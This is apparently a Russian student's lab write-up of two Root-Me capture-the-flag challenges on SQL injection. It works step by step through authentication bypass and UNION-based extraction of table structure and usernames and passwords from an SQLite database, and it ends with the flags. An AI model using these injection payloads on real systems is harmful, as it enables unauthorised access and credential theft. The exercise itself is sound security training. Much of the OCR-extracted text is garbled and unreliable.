
## Задание выполнил студент группы 2345 Романенко Кирилл


1. Выполните задание <a href="https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication">https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication</a>

Аутентификация v 0.01  Вход Пароль	
Изучаю ответ:	
Аутентификация v 0.01  Вход  аdmin  Пароль	
Контакты	
Аутентификация v 0.01  Ошибка: нет такого пользователя / пароля  Вход	
Пароль	
Контакты	
Ввёл инъекцию	

Аутентификация Ошибка: нет такого пользова		
Вход		
admin'		
Пароль		
·····		
[Контакты]		
Ввёл пароль: "qwerty'		
Аутентификация	a v 0.01	
С возвращением, адм		
Ваша информация:	ингистратор:	
- имя пользователя : admin		
- пароль :		
Привет , мастер ! <b>Для подтвержд</b> я Вход	ения запроса используйте этот пароль	
Бход		
Пароль		
Контакты		
	Ell ch Elos	
Открыл инспектор, чтобы найт	и флаг	
Authentication v 0.01	▶ khead>	
Welcome back admin !	<pre><link id="s" property="stylesheet" rel="stylesheet" td="" type="text/css"  <=""/></pre>	
Your informations : - username :  admin	► <h1> @ </h1> ► <h2> @ </h2>	
- password :	<pre>* <h3> @ </h3>  *</pre>	
Hi master ! To validate the challenge use this password	<pre>cya-tr-span data-index= 5-0 data-translated= false data-source-le ch="0" data-type="trSpan"&gt;- username :  <input disabled="" type="text" value="admin"/></pre>	
Login	<pre> <ya-tr-span data-index="3-0" data-source-la<="" data-translated="false" pre=""></ya-tr-span></pre>	
Password	<pre>data-type="trSpan"&gt;- password : </pre>	
	<pre>     <pre></pre> <pre></pre> <pre></pre> <pre><pre></pre> <pre></pre> <pre></pre> <pre></pre> <pre></pre> <pre></pre> <pre><pre></pre> <pre><pre></pre> <pre></pre> <pre></pre></pre></pre></pre></pre>	
Connect	data-type="trSpan">Hi master !   > <a href="https://doi.org/10.1001/j.j.com/data-type=" trspan"="">https://data-type="trSpan"&gt;Hi master ! </a>	
connect	<pre>&gt; <form action="" method="post"> @ </form> &gt; <div <="" class="tr-popup" data-hidden="true" id="tr-popup" pre="" translate="no"></div></pre>	
Флаг: t0_W34k!\$		



2. Выполните задание <a href="https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-string">https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-string</a>



http://challenge01.root-me.org/web-serveur/ch19/?action=recherche		
Login		
CMS v 0,02		
<b>Вход</b> Имя пользователя		
Пароль		
Контакты		
http://challenge01.root-me.org/v	veb-serveur/ch19/?action=login	
Пробую взломать через Searc	ch.	
Определил версию sql		
Recherche UNION SELECT NULL   cherch	her	
' UNION SELECT NULL		
Recherche		
Warning; SQLite3::query(): Unable to prepare statement: 1, SELECTs to SELECTs to the left and right of UNION do not have the same number of	the left and right of UNION do not have the same number of result columns in /challenge/web-serveur/ch19/indef result columns	
SQLlite3		
Определил кол-во значений в ' UNION SELECT NULL,NULL		
CMS v 0.02		
Recherche	cher	
6 result(s) for " UNION SELECT NU	LL,NULL"	
() Di	/ 18/-1	

'UNION SELECT NULL, NULL, NULL --CMS v 0,02 Recherche chercher Предупреждение: SQLite3::query(): Не удается Выборки слева и справа от ОБЪЕДИНЕНИЯ не Значит, два. Проверил с подстановкой ' UNION SELECT 1,2 --CMS v 0.02 Recherche chercher 6 result(s) for "UNION SELECT 1,2 -- " Bienvenu / Welcome (Bienvenu à tous / Welcome) Correction faille / Vulnerability (Un petit ma Publication du site / Site publication (Le sit Système de news / News system (La mise e Système de recherche / Search Engine (Un Выше определил версию SQL и перешел на сайт. Пробую подставить инъекцию Первая попытка String based - Extract database structure SELECT sql FROM sqlite\_schema▼

Подстановка: 'UNION SELECT 1,sql FROM sqlite schema --

Не удалось

## CMS v 0,02 Recherche chercher Предупреждение: SQLite3::query(): Не удалось нет такой таблицы: sqlite schema Вторая попытка Integer/String based - Extract table name SELECT tbl\_name FROM sqlite\_master WHERE type='table' and tbl\_name NOT like 'sqlite\_%' Подстановка в одну строку: 'UNION SELECT NULL, tbl\_name FROM sqlite\_master WHERE type='table' and tbl\_name NOT like 'sqlite\_%' --CMS v 0.02 Recherche chercher 7 result(s) for "" UNION SELECT NULL, tbl\_name FROM sqlite\_master WHERE type="table' and tbl\_name NOT like 'sqlite\_%' --" (users) Bienvenu / Welcome (Bienvenu à tous / Welcome all !) Correction faille / Vulnerability (Un petit malin a trouvé un trou dans notre nouveau site. Trou bouché ! / Vulnerability fix) Publication du site / Site publication (Le site est désormais ouvert à toutes et à tous / Site is open) Système de news / News system (La mise en place du système de news est désormais effective / News system activated.) Système de recherche / Search Engine (Un système de recherche nous permet désormais de rechercher une news / News : search engine :)) Узнал, где, скорее всего, находятся данные администратора – users Подставляю дальше Integer/String based - Extract column name SELECT sql FROM sqlite\_master WHERE type!='meta' AND sql NOT NULL AND name ='table\_name' Подстановка в одну строку: 'UNION SELECT NULL, sql FROM

sqlite master WHERE type!='meta' AND sql NOT NULL AND name ='users' --

## CMS v 0.02 Recherche chercher 6 result(s) for "' UNION SELECT NULL, sql FROM sqlite\_master WHERE type!='meta' AND sql NOT NULL AND name ='users' -- " (CREATE TABLE users(username TEXT, password TEXT, Year INTEGER)) Bienvenu / Welcome (Bienvenu à tous / Welcome all !) Correction faille / Vulnerability (Un petit malin a trouvé un trou dans notre nouveau site. Trou bouché! / Vulnerability fix) Publication du site / Site publication (Le site est désormais ouvert à toutes et à tous / Site is open) Système de news / News system (La mise en place du système de news est désormais effective / News system activated.) Système de recherche / Search Engine (Un système de recherche nous permet désormais de rechercher une news / News : search Атакую таблицу колонки username и password 'UNION SELECT username, password FROM users --CMS v 0.02 Recherche chercher 8 result(s) for "UNION SELECT username, password FROM users -- " Bienvenu / Welcome (Bienvenu à tous / Welcome all !) Correction faille / Vulnerability (Un petit malin a trouvé un trou dans notre nouve: Publication du site / Site publication (Le site est désormais ouvert à toutes et à t Système de news / News system (La mise en place du système de news est dés Système de recherche / Search Engine (Un système de recherche nous permet admin (c4K04dtlaJsuWdi) user1 (OK4dSoYE) user2 (8Wbhkzmd) Флаг: c4K04dtlaJsuWdi Validation Well done, you won 30 Points Don't forget to give your opinion on the challenge by voting ;-) tweet it!